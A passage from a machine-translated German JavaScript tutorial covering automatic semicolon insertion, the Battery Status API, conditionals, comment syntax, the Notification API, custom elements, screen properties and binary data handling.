
```
}
```

Statt in der nächsten Zeile:

```
if (...)
{

}

function (a, b, ...)
{

}
```

Dies wurde angewendet, um das Einfügen von Semikolons in Rückgabeanweisungen zu vermeiden, die Objekte zurückgeben:

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

In den meisten Sprachen ist die Platzierung der Startklammer nur eine Frage der persönlichen Vorlieben, da sie keinen wirklichen Einfluss auf die Ausführung des Codes hat. Wie Sie gesehen haben, kann das Platzieren der ersten Klammer in der nächsten Zeile in JavaScript zu stillen Fehlern führen.

Automatisches Einfügen von Semikolons - ASI online lesen:
https://riptutorial.com/de/javascript/topic/4363/automatisches-einfugen-von-semikolons---asi

Kapitel 13: Batteriestatus-API

Bemerkungen

1. Beachten Sie, dass die Battery Status-API aus Datenschutzgründen nicht mehr verfügbar ist, da sie von Remote-Trackern für die Fingerprinting-Funktion von Benutzern verwendet werden könnte.

2. Die Battery Status API ist eine Anwendungsprogrammierschnittstelle für den Batteriestatus des Clients. Es bietet Informationen zu:

    - Batterieladezustand über `'chargingchange'` `battery.charging` `'chargingchange'` Ereignis und `battery.charging` ;
    - Batteriestand über `'levelchange'` event und `battery.level` ;
    - Ladezeit über Ereignis `'chargingtimechange'` und `battery.chargingTime` ;
    - Entladezeit über Ereignis `'dischargingtimechange'` und `battery.dischargingTime` .

3. MDN-Dokumente: https://developer.mozilla.org/de/docs/Web/API/Battery_status_API

Examples

Aktuellen Akkuladestand erhalten

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

Wird der Akku aufgeladen?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

Lassen Sie sich Zeit, bis der Akku leer ist

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

Lassen Sie sich Zeit, bis der Akku vollständig aufgeladen ist

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

Batterieereignisse

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Batteriestatus-API online lesen: https://riptutorial.com/de/javascript/topic/3263/batteriestatus-api

Kapitel 14: Bedingungen

Einführung

Bedingte Ausdrücke, die Schlüsselwörter wie if und else enthalten, bieten JavaScript-Programmen die Möglichkeit, abhängig von einer booleschen Bedingung verschiedene Aktionen auszuführen: true oder false. In diesem Abschnitt wird die Verwendung von JavaScript-Bedingungen, Boolescher Logik und ternären Anweisungen beschrieben.

Syntax

- if (*Bedingung*) *Anweisung* ;
- if (*Bedingung*) *Anweisung_1* , *Anweisung_2* , *...* , *Anweisung_n* ;
- if (*Bedingung*) {
  Aussage
  }
- if (*Bedingung*) {
  Anweisung_1 ;
  Anweisung_2 ;
  ...
  statement_n ;
  }
- if (*Bedingung*) {
  Aussage
  } else {
  Aussage
  }
- if (*Bedingung*) {
  Aussage
  } else if (*Bedingung*) {
  Aussage
  } else {
  Aussage
  }
- switch (*Ausdruck*) {
  Fallwert1 :
  Aussage
  [brechen;]
  Fallwert2 :
  Aussage
  [brechen;]
  FallwertN :
  Aussage
  [brechen;]

Standard:
Aussage
[brechen;]
}

- *Bedingung value_for_true* : *value_for_false* ;

Bemerkungen

Bedingungen können den normalen Programmablauf unterbrechen, indem Code basierend auf dem Wert eines Ausdrucks ausgeführt wird. In JavaScript bedeutet dies `if` , `else if` und `else` Anweisungen und ternäre Operatoren.

Examples

If / Else If / Else Kontrolle

In seiner einfachsten Form kann eine `if` Bedingung folgendermaßen verwendet werden:

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

Die Bedingung `i < 1` wird ausgewertet, und wenn sie als `true` ausgewertet wird, wird der folgende Block ausgeführt. Wenn der Wert `false` , wird der Block übersprungen.

Eine `if` Bedingung kann mit einem `else` Block erweitert werden. Die Bedingung wird wie oben *einmal* geprüft, und wenn sie als `false` bewertet wird, wird ein sekundärer Block ausgeführt (der bei `true` Bedingung übersprungen würde). Ein Beispiel:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

Angenommen, der `else` Block enthält nur einen anderen `if` Block (optional mit einem `else` Block):

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

Dann gibt es auch eine andere Schreibweise, um das Verschachteln zu reduzieren:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
}
```

Einige wichtige Fußnoten zu den obigen Beispielen:

- Wenn eine Bedingung als `true` bewertet wird, wird keine andere Bedingung in dieser Kette von Blöcken ausgewertet, und alle entsprechenden Blöcke (einschließlich des `else` Blocks) werden nicht ausgeführt.
- Die Anzahl `else if` Teile ist praktisch unbegrenzt. Das letzte Beispiel oben enthält nur eine, Sie können aber beliebig viele davon haben.
- Die *Bedingung* in einer `if` -Anweisung kann alles sein, was zu einem booleschen Wert erzwungen werden kann. Weitere Informationen finden Sie im Thema zur booleschen Logik .
- Die `if-else-if` Ladder wird beim ersten Erfolg beendet. Das heißt, wenn im obigen Beispiel der Wert von `i` 0,5 ist, wird der erste Zweig ausgeführt. Wenn sich die Bedingungen überschneiden, werden die ersten im Ausführungsablauf auftretenden Kriterien ausgeführt. Die andere Bedingung, die auch wahr sein könnte, wird ignoriert.
- Wenn Sie nur eine Anweisung haben, sind die Klammern um diese Aussage technisch optional, z. B. ist dies in Ordnung:

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  Und das wird auch funktionieren:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  Wenn Sie mehrere Anweisungen innerhalb eines `if` Blocks ausführen möchten, sind die geschweiften Klammern obligatorisch. Nur die Verwendung von Einrückungen reicht nicht aus. Zum Beispiel den folgenden Code:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
      console.log("this will run REGARDLESS of the condition"); // Warning, see text!
  ```

  ist äquivalent zu:

  ```
  if (i < 1) {
      console.log("i is smaller than 1");
  }
  console.log("this will run REGARDLESS of the condition");
  ```

Anweisung wechseln

Switch-Anweisungen vergleichen den Wert eines Ausdrucks mit einem oder mehreren Werten und führen basierend auf diesem Vergleich verschiedene Codeabschnitte aus.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

Die `break` Anweisung "bricht" die switch-Anweisung aus und stellt sicher, dass kein Code mehr in der switch-Anweisung ausgeführt wird. Auf diese Weise werden Abschnitte definiert, und der Benutzer kann Fälle "durchfallen".

> **Achtung** : Das Fehlen einer `break` oder `return` Anweisung für jeden Fall bedeutet, dass das Programm den nächsten Fall weiter auswertet, auch wenn die Kriterien nicht erfüllt sind!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

Der letzte Fall ist der `default` . Dieser wird ausgeführt, wenn keine anderen Übereinstimmungen gemacht wurden.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

Es sollte beachtet werden, dass ein case-Ausdruck jede Art von Ausdruck sein kann. Das heißt, Sie können Vergleiche, Funktionsaufrufe usw. als Fallwerte verwenden.

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

Multiple Inclusive-Kriterien für Fälle

Da Fälle ohne eine `break` oder `return` Anweisung "durchfallen", können Sie dies zum Erstellen mehrerer inklusiver Kriterien verwenden:

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

Ternäre Betreiber

Kann verwendet werden, um if / else-Operationen zu verkürzen. Dies ist praktisch, um einen Wert schnell zurückzugeben (dh um ihn einer anderen Variablen zuzuordnen).

Zum Beispiel:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

In diesem Fall erhält das `result` den 'niedlichen' Wert, da der Wert des Tieres 'kitty' ist. Wenn das Tier einen anderen Wert hätte, würde das Ergebnis den "noch schönen" Wert erhalten.

Vergleichen Sie dies mit dem, was der Code mit `if/else` Bedingungen möchte.

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

Die `if` oder `else` Bedingungen können mehrere Operationen haben. In diesem Fall gibt der Operator das Ergebnis des letzten Ausdrucks zurück.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Da `a` gleich 0 war, wird es `1` , und `str` wird "kein Test". Die Operation, an der `str` war, war die letzte, daher erhält `b` das Ergebnis der Operation. Dies ist der in `str` enthaltene Wert, dh 'kein Test'.

Ternäre Operatoren erwarten *immer* andere Bedingungen, andernfalls erhalten Sie einen Syntaxfehler. Als Problemumgehung könnten Sie eine Null zurückgeben, ähnlich wie im Zweig else. Dies ist nicht wichtig, wenn Sie den Rückgabewert nicht verwenden, sondern nur den Vorgang verkürzen (oder versuchen, ihn zu verkürzen).

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

Wie Sie sehen, `if (a === 1) alert('Hey, it is 1!');` würde das Gleiche tun. Es wäre nur ein Zeichen länger, da es keine zwingende `else` Bedingung braucht. Wenn eine `else` Bedingung vorliegt, wäre die ternäre Methode wesentlich sauberer.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Ternare können verschachtelt werden, um zusätzliche Logik einzukapseln. Zum Beispiel

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

Dies ist das gleiche wie das folgende `if/else`

```
if (foo) {
  if (bar) {
    1
```

```
  } else {
    2
  }
} else {
  3
}
```

Stilistisch sollte dies nur für kurze Variablennamen verwendet werden, da mehrzeilige Ternare die Lesbarkeit drastisch beeinträchtigen können.

Die einzigen Anweisungen, die nicht in Ternaren verwendet werden können, sind Steueranweisungen. Sie können beispielsweise keine Rückgabe- oder Abbruchpfade mit Ternaren verwenden. Der folgende Ausdruck ist ungültig.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

Für return-Anweisungen wäre Folgendes ebenfalls ungültig:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

Um dies ordnungsgemäß auszuführen, geben Sie das Ternary wie folgt zurück:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

Strategie

In JavaScript kann in vielen Fällen ein Strategiemuster verwendet werden, um eine switch-Anweisung zu ersetzen. Dies ist besonders hilfreich, wenn die Anzahl der Bedingungen dynamisch oder sehr groß ist. Dadurch kann der Code für jede Bedingung unabhängig und separat testbar sein.

Ein Strategieobjekt ist ein einfaches Objekt mit mehreren Funktionen, die jede einzelne Bedingung darstellen. Beispiel:

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },

    lion () {
        return 'roar';
    },
```

```
    // ... other animals

    default () {
        return 'moo';
    }
};
```

Das obige Objekt kann wie folgt verwendet werden:

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

Ergebnisse:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

Im letzten Fall behandelt unsere Standardfunktion alle fehlenden Tiere.

Verwenden von || und && kurzschließen

Die booleschen Operatoren `||` und `&&` "kurzschließen" und den zweiten Parameter nicht auswerten, wenn der erste wahr oder falsch ist Damit können kurze Bedingungen wie folgt geschrieben werden:

```
var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

Bedingungen online lesen: https://riptutorial.com/de/javascript/topic/221/bedingungen

Kapitel 15: Bemerkungen

Syntax

- `// Single line comment (continues until line break)`
- `/* Multi line comment */`
- `<!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)`
- `--> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)`

Examples

Kommentare verwenden

Zum Hinzufügen von Anmerkungen, Hinweisen oder zum Ausschließen von Code von der Ausführung JavaScript bietet zwei Möglichkeiten, um Codezeilen zu kommentieren

Einzeiliger Kommentar `//`

Alles nach dem `//` bis zum Ende der Zeile wird von der Ausführung ausgeschlossen.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

Mehrzeiliger Kommentar `/**/`

Alles zwischen dem Öffnen `/*` und dem Schließen `*/` ist von der Ausführung ausgeschlossen, auch wenn sich das Öffnen und Schließen in verschiedenen Zeilen befindet.

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

HTML-Kommentare in JavaScript verwenden (schlechte Praxis)

HTML-Kommentare (optional vorangestelltes Leerzeichen) führen dazu, dass Code (in derselben

Zeile) auch vom Browser ignoriert wird. Dies gilt jedoch als **schlechte Praxis** .

Einzeilige Kommentare mit der HTML-Kommentar-Startsequenz (`<!--`):

> **Hinweis:** Der JavaScript-Interpreter ignoriert hier die schließenden Zeichen von HTML-Kommentaren (`-->`).

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

Diese Technik kann in altem Code beobachtet werden, um JavaScript vor Browsern zu verbergen, die es nicht unterstützten:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

Ein abschließender HTML-Kommentar kann auch in JavaScript (unabhängig von einem Eröffnungskommentar) am Anfang einer Zeile verwendet werden (optional vorangestelltes Leerzeichen). In diesem Fall wird auch der Rest der Zeile ignoriert:

```
--> Unreachable JS code
```

Diese Tatsachen wurden auch ausgenutzt, um es einer Seite zu ermöglichen, sich zuerst als HTML und zweitens als JavaScript zu bezeichnen. Zum Beispiel:

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

Wenn ein HTML-Code ausgeführt wird, wird der gesamte mehrzeilige Text zwischen den Kommentaren `<!--` und `-->` ignoriert, sodass das darin enthaltene JavaScript als HTML-Code ignoriert wird.

Als JavaScript jedoch, während die Zeilen, die mit `<!--` und `-->` ignoriert werden, führt dies nicht zu einer Flucht über *mehrere* Zeilen, sodass die folgenden Zeilen (z. B. `self.postMessage(...`)) nicht

verwendet werden Wird bei der Ausführung als JavaScript ignoriert, zumindest bis zu einem *JavaScript*- Kommentar, der mit `/*` und `*/` markiert ist. Diese JavaScript-Kommentare werden im obigen Beispiel verwendet, um den restlichen *HTML*- Text zu ignorieren (bis das `-->` ebenfalls als JavaScript ignoriert wird)).

Bemerkungen online lesen: https://riptutorial.com/de/javascript/topic/2259/bemerkungen

Kapitel 16: Benachrichtigungs-API

Syntax

- Notification.requestPermission (*Rückruf*)
- Notification.requestPermission (). *Then* (*Rückruf* , *rejectFunc*)
- neue Benachrichtigung (*Titel* , *Optionen*)
- *Benachrichtigung* .close ()

Bemerkungen

Die Benachrichtigungs-API wurde entwickelt, um dem Browser den Client zu benachrichtigen.

Die Unterstützung durch Browser kann eingeschränkt sein. Auch die Unterstützung durch das Betriebssystem kann eingeschränkt sein.

Die folgende Tabelle gibt einen Überblick über die frühesten Browserversionen, die Benachrichtigungen unterstützen.

Chrom	Kante	Feuerfuchs	Internet Explorer	Oper	Opera Mini	Safari
29	14	46	keine Unterstützung	38	keine Unterstützung	9.1

Examples

Anfordern der Erlaubnis, Benachrichtigungen zu senden

Wir verwenden `Notification.requestPermission` , um den Benutzer zu fragen, ob er Benachrichtigungen von unserer Website erhalten möchte.

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn’t make a decision.
        // You can’t send notifications until they grant permission.
    }
});
```

Seit Firefox 47 Die Methode `.requestPermission` kann auch ein Versprechen zurückgeben, wenn die Entscheidung des Benutzers über die Erteilung der Berechtigung abgewickelt wird

```
Notification.requestPermission().then(function(permission) {
```

```
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
    // handle rejection here.
    }
);
```

Benachrichtigungen senden

Nachdem der Benutzer eine Anfrage zum Senden von Benachrichtigungen genehmigt hat, können wir dem Benutzer eine einfache Benachrichtigung mit der Aufforderung " Hallo" senden:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Dies wird eine Benachrichtigung wie diese senden:

> ### Hallo
>
> Hallo Welt!

Eine Benachrichtigung schließen

Sie können eine Benachrichtigung mit der `.close()` -Methode schließen.

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

`setTimeout` Funktion `setTimeout` können Sie die Benachrichtigung in der Zukunft automatisch schließen.

```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

Der obige Code erzeugt eine Benachrichtigung und schließt diese nach 4 Sekunden.

Benachrichtigungsereignisse

Die Benachrichtigungs-API-Spezifikationen unterstützen zwei Ereignisse, die von einer Benachrichtigung ausgelöst werden können.

1. Das `click`

Dieses Ereignis wird ausgeführt, wenn Sie auf den Benachrichtigungstext klicken (mit Ausnahme des schließenden X und der Benachrichtigungs-Konfigurationsschaltfläche).

Beispiel:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. Das `error`

Die Benachrichtigung wird dieses Ereignis immer dann auslösen, wenn ein Fehler auftritt, z. B. dass keine Anzeige möglich ist

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

Benachrichtigungs-API online lesen:
https://riptutorial.com/de/javascript/topic/696/benachrichtigungs-api

Kapitel 17: Benutzerdefinierte Elemente

Syntax

- .prototype.createdCallback ()
- .prototype.attachedCallback ()
- .prototype.detachedCallback ()
- .prototype.attributeChangedCallback (name, oldValue, newValue)
- document.registerElement (Name, [Optionen])

Parameter

Parameter	Einzelheiten
Name	Der Name des neuen benutzerdefinierten Elements.
options.extends	Der Name des nativen Elements, das erweitert wird, falls vorhanden.
Optionen.Prototyp	Der für das benutzerdefinierte Element zu verwendende benutzerdefinierte Prototyp (falls vorhanden).

Bemerkungen

> **Beachten Sie, dass die Spezifikation für benutzerdefinierte Elemente noch nicht standardisiert wurde und Änderungen unterliegen kann. In der Dokumentation wird die Version beschrieben, die zu diesem Zeitpunkt in Chrome stabil geliefert wurde.**

Benutzerdefinierte Elemente ist eine HTML5-Funktion, die es Entwicklern ermöglicht, JavaScript zu verwenden, um benutzerdefinierte HTML-Tags zu definieren, die auf ihren Seiten verwendet werden können, mit zugeordneten Stilen und Verhalten. Sie werden oft mit Schattendom verwendet .

Examples

Neue Elemente registrieren

Definiert ein benutzerdefiniertes `<initially-hidden>` Element, das den Inhalt bis zu einer bestimmten Anzahl von Sekunden verbirgt.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
```

```
  }

  attachedCallback() {
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

Native Elemente erweitern

Es ist möglich, native Elemente zu erweitern, aber ihre Nachkommen haben keine eigenen Tagnamen. Stattdessen das `is` wird Attribut verwendet , um festzulegen , welche Unterklasse ein Element soll verwenden. Hier ist zum Beispiel eine Erweiterung des `<img>` -Elements, die eine Nachricht beim Laden an der Konsole protokolliert.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png"
/>
```

Benutzerdefinierte Elemente online lesen:
https://riptutorial.com/de/javascript/topic/400/benutzerdefinierte-elemente

Kapitel 18: Bildschirm

Examples

Holen Sie sich die Bildschirmauflösung

So ermitteln Sie die physische Größe des Bildschirms (einschließlich Fensterchrom und Menüleiste / Startprogramm):

```
var width  = window.screen.width,
    height = window.screen.height;
```

Den verfügbaren Bereich des Bildschirms erhalten

So rufen Sie den "verfügbaren" Bereich des Bildschirms auf (dh, er enthält keine Balken an den Bildschirmrändern, aber Fensterchrom und andere Fenster)

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

Farbinformationen über den Bildschirm erhalten

So bestimmen Sie die Farbe und Pixeltiefe des Bildschirms:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

Window innerWidth und innerHeight Eigenschaften

Holen Sie sich die Fensterhöhe und -breite

```
var width = window.innerWidth
var height = window.innerHeight
```

Seitenbreite und -höhe

Um die aktuelle Seitenbreite und -höhe (für jeden Browser) zu erhalten, z.

```
function pageWidth() {
```

```
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

Bildschirm online lesen: https://riptutorial.com/de/javascript/topic/523/bildschirm

Kapitel 19: Binärdaten

Bemerkungen

Typisierte Arrays wurden ursprünglich durch den Entwurf eines Khronos-Editors festgelegt und später in ECMAScript 6 §24 und §22.2 standardisiert .

Blobs werden im W3C File API-Arbeitsentwurf angegeben .

Examples

Konvertierung zwischen Blobs und ArrayBuffers

JavaScript bietet zwei Hauptmethoden, um binäre Daten im Browser darzustellen. ArrayBuffers / TypedArrays enthalten veränderliche (aber immer noch feste Längen) Binärdaten, die Sie direkt bearbeiten können. Blobs enthalten unveränderliche Binärdaten, auf die nur über die asynchrone Dateischnittstelle zugegriffen werden kann.

Konvertieren eines `Blob` in einen `ArrayBuffer` (asynchron)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Konvertieren eines `Blob` in einen `ArrayBuffer` mit einem `Promise` (asynchron)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

Konvertieren Sie ein `ArrayBuffer` oder ein typisiertes Array in einen `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

ArrayBuffers mit DataViews bearbeiten

DataViews bieten Methoden zum Lesen und Schreiben einzelner Werte aus einem ArrayBuffer, anstatt das gesamte Objekt als Array eines einzelnen Typs anzuzeigen. Hier setzen wir zwei Bytes einzeln und interpretieren sie dann gemeinsam als vorzeichenlose 16-Bit-Ganzzahl, zuerst Big-Endian, dann Little-Endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

Erstellen eines TypedArray aus einer Base64-Zeichenfolge

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

Verwendung von TypedArrays

TypedArrays sind eine Reihe von Typen, die unterschiedliche Ansichten von veränderbaren binären ArrayBuffers mit fester Länge bieten. Meist handelt es sich dabei um Arrays , die alle einem gegebenen numerischen Typ zugewiesenen Werte erzwingen. Sie können eine ArrayBuffer-Instanz an einen TypedArray-Konstruktor übergeben, um eine neue Ansicht der Daten zu erstellen.

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
```

```
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffers können mit der `.slice(...)` -Methode entweder direkt oder über eine TypedArray-Ansicht kopiert werden.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

Binäre Darstellung einer Bilddatei abrufen

Dieses Beispiel ist von dieser Frage inspiriert.

Wir gehen davon aus, dass Sie wissen, wie Sie eine Datei mithilfe der Datei-API laden .

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

Jetzt führen wir die eigentliche Konvertierung der `DataView` und `DataView` mithilfe einer `DataView` :

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataView` Sie numerische Daten lesen / schreiben. `getInt8` konvertiert die Daten von der Byte-Position - hier `0` , der übergebene Wert - im `ArrayBuffer` in eine vorzeichenbehaftete 8-Bit-Ganzzahlendarstellung, und `toString(2)` konvertiert die 8-Bit-Ganzzahl in ein binäres Darstellungsformat (dh eine Zeichenfolge von 1 und 0).

Dateien werden als Bytes gespeichert. Der "magische" Versatzwert wird erhalten, indem wir feststellen, dass Dateien, die als Bytes gespeichert sind, dh als 8-Bit-Ganzzahlen, in 8-Bit-Integer-Darstellung gelesen werden. Wenn wir versuchen würden, unsere byte-gespeicherten Dateien (dh 8 Bits) in 32-Bit-Ganzzahlen zu lesen, würden wir feststellen, dass 32/8 = 4 die Anzahl der Byte-

Leerzeichen ist, was unser Byte-Offset-Wert ist.

Für diese Aufgabe sind `DataView` s übertrieben. Sie werden in der Regel in Fällen verwendet, in denen Endianness oder Heterogenität von Daten auftreten (z. B. beim Lesen von PDF-Dateien, deren Header in verschiedenen Basen codiert sind und wir diesen Wert sinnvoll extrahieren möchten). Da wir nur eine Textdarstellung wünschen, ist uns die Heterogenität nicht wichtig, da dies niemals erforderlich ist

Eine viel bessere und kürzere Lösung kann mit einem Array vom Typ `UInt8Array` gefunden werden, das den gesamten `ArrayBuffer` als aus vorzeichenlosen 8-Bit-Ganzzahlen behandelt:

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Iteration durch einen arrayBuffer

Um einen ArrayBuffer bequem durchlaufen zu können, können Sie einen einfachen Iterator erstellen, der die `DataView` Methoden unter der Haube implementiert:

```
var ArrayBufferCursor = function() {
